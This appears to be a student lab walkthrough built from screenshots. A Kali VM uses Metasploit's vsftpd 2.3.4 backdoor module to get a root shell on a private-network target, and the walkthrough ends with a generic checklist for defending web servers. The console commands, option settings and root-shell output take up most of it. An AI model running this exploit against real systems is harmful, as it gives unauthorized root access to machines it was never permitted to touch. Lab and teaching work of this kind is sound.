
```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
root@Kali: ~ root@Kali: ~
00000000. .o00000000l. ,00000000
d0000000. .c00000c. ,00000000x
l0000000. ;d; ,00000000lances
.0000000. .; .; ,00000000.
c0000000. .00c. 'o0. ,0000000c
o000000. .0000. :0000. ,000000o
l00000. .0000. :0000. ,00000l module Options
;0000' .0000. :0000. ;0000;
.d000 .00000ccc0000. x00d. show options or 'show all'
,k0l .00000000000000. .d0k,
:kk;.00000000000000:k;
;k00000000000000:k;
,x000000000000x,
.l00000000l.
,d0d,
.

=[ metasploit v6.4.56-dev
+ -- ---[ 2505 exploits - 1291 auxiliary - 431 post
+ -- ---[ 1610 payloads - 49 encoders - 13 nops
+ -- ---[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
Explore Exposure Command

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

- Type show options



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
root@Kali: ~ root@Kali: ~
00000000. .o00000000l. ,00000000
d0000000. .c00000c. ,00000000x
l0000000. ;d; ,00000000lances
.0000000. .; .; ,00000000.
c0000000. .00c. 'o0. ,0000000c
o000000. .0000. :0000. ,000000o
l000000. .0000. :0000. ,00000l module Options
;0000' .0000. :0000. ;0000;
.d000 .00000ccc0000. x00d. show options or 'show all'
,k0l .00000000000000. .d0k,
:kk;.00000000000000:k;
;k00000000000000:k;
,x000000000000x,
.l00000000l.
,d0d,
.

=[ metasploit v6.4.56-dev
+ -- ---[ 2505 exploits - 1291 auxiliary - 431 post
+ -- ---[ 1610 payloads - 49 encoders - 13 nops
+ -- ---[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
Explore Exposure Command

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

- Set all the requirements like CHOST , CPORT, RHOST
- CHOST -: kali linux Ip address
- RHOST-: target ip address

Kali [Running] - Oracle VirtualBox

```

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
CHOST            no        The local client address
CPORT            no        The local client port
Proxies          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           21        yes       The target port (TCP)

Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set CHOST 192.168.2.192

```

Rainy days ahead 23°C

00:55:24 08-06-2025

- All set

Kali [Running] - Oracle VirtualBox

```

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
CHOST            no        The local client address
CPORT            no        The local client port
Proxies          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           21        yes       The target port (TCP)

Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set CHOST 192.168.2.192
CHOST => 192.168.2.192
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set CPORT 4444
CPORT => 4444
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.2.182

```

Very humid Now

00:56:00 08-06-2025

- Type show options to ensure that all ip are set or not

Kali [Running] - Oracle VirtualBox

```

File View Input Devices Help
root@Kali: ~ root@Kali: ~
      Name      Current Setting  Required  Description
      CHOST          no           The local client address
      CPORT          no           The local client port
      Proxies        no           A proxy chain of format type:host:port[,type:host:port][ ... ]
      RHOSTS         yes          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
      g-metasploit.html
      RPORT          21           The target port (TCP)
      Show options or show all options

Exploit target:
      Id  Name
      --  --
      0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set CHOST 192.168.2.192
CHOST => 192.168.2.192
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set CPORT 4444
CPORT => 4444
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.2.182
RHOST => 192.168.2.182
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
      
```

Very humid Now ENG IN 00:56:08 08-06-2025

- All done

Kali [Running] - Oracle VirtualBox

```

File View Input Devices Help
root@Kali: ~ root@Kali: ~
      msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.2.182
      RHOST => 192.168.2.182
      msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

      Module options (exploit/unix/ftp/vsftpd_234_backdoor):
      Name      Current Setting  Required  Description
      CHOST      192.168.2.192    no           The local client address
      CPORT      4444            no           The local client port
      Proxies    no              A proxy chain of format type:host:port[,type:host:port][ ... ]
      RHOSTS     192.168.2.182    yes          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
      g-metasploit.html
      RPORT      21              The target port (TCP)

      Exploit target:
      Id  Name
      --  --
      0   Automatic

      View the full module info with the info, or info -d command.

      msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
      
```

Very humid Now ENG IN 00:56:18 08-06-2025

- Type run
- Here , shell found , exploitation done

```

root@Kali:~# msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.2.182:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.2.182:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.2.182:21 - The port used by the backdoor bind listener is already open
[+] 192.168.2.182:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.2.192:4444 → 192.168.2.182:6200) at 2025-06-08 00:57:00 +0530

```

View the full module info with the info, or info -d command.

- Target ip address

```

root@Kali:~# ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:46:c1:80
          inet addr:192.168.2.182  Bcast:192.168.2.255  Mask:255.255.255.0
          inet6 addr: 2409:40c2:1168:f50:a0:27ff:fe46:c180/64 Scope:Global
            inet6 addr: fe80::a00:27ff:fe46:c180/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
              RX packets:1534 errors:0 dropped:0 overruns:0 frame:0
              TX packets:1368 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:114080 (111.4 KB)  TX bytes:133837 (130.7 KB)
              Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:16436  Metric:1
            RX packets:172 errors:0 dropped:0 overruns:0 frame:0
            TX packets:172 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
              RX bytes:58597 (57.2 KB)  TX bytes:58597 (57.2 KB)

[*] 192.168.2.182:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.2.192:4444 → 192.168.2.182:6200) at 2025-06-08 00:57:00 +0530

```

- Target directories

Kali [Running] - Oracle VirtualBox

```
root@Kali: ~
```

```
ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:46:c1:80
          inet addr: 192.168.2.182 Bcast:192.168.2.255 Mask:255.255.255.0
          inet6 addr: 2409:40c2:1168:ef50:a00:27ff:fe46:c180/64 Scope:Global
            inet6 addr: fe80::a00:27ff:fe46:c180/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:1534 errors:0 dropped:0 overruns:0 frame:0
              TX packets:1368 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:114080 (111.4 KB) TX bytes:133837 (130.7 KB)
              Base address:0x0d020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr: 127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:172 errors:0 dropped:0 overruns:0 frame:0
            TX packets:172 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:58597 (57.2 KB) TX bytes:58597 (57.2 KB)

dir
aniket  cdrom  home      lib      mnt      proc    srv    tmp    vmlinuz
bin     dev     initrd    lost+found  nohup.out  root   sys    usr
boot   etc     initrd.img media    opt      sbin   sysap  var
```

00:57:40 08-06-2025

How to Defend Against Web Server Attack

1. Keep Software Updated

- Regularly update the web server, CMS, frameworks, and plugins.
- Patching fixes known vulnerabilities that attackers can exploit.

2. Use a Web Application Firewall (WAF)

- Filters and blocks malicious HTTP traffic.
- Helps protect against common attacks like SQL injection, XSS, and DDoS.

3. Secure Server Configuration

- Disable directory listing.
- Remove default files, pages, and unnecessary services.
- Restrict access to sensitive files using permissions and authentication.

4. Input Validation & Sanitization

- Validate all user inputs on the server side.
- Use prepared statements and parameterized queries to prevent SQL injection.

5. Implement HTTPS (SSL/TLS)

- Encrypts data between client and server.
- Prevents man-in-the-middle attacks and eavesdropping.

6. Strong Authentication & Session Management

- Use strong passwords and multi-factor authentication.
- Secure session cookies with HttpOnly and Secure flags.

- Implement session timeouts.

7. Regular Security Testing

- Perform vulnerability scans, penetration testing, and code reviews.
- Continuously monitor for security gaps.

8. Logging & Monitoring

- Enable detailed logging of web server access and errors.
- Monitor logs regularly to detect suspicious activity.

9. Backup & Recovery Plan

- Regular backups ensure quick recovery from attacks like ransomware or data breaches.
-
-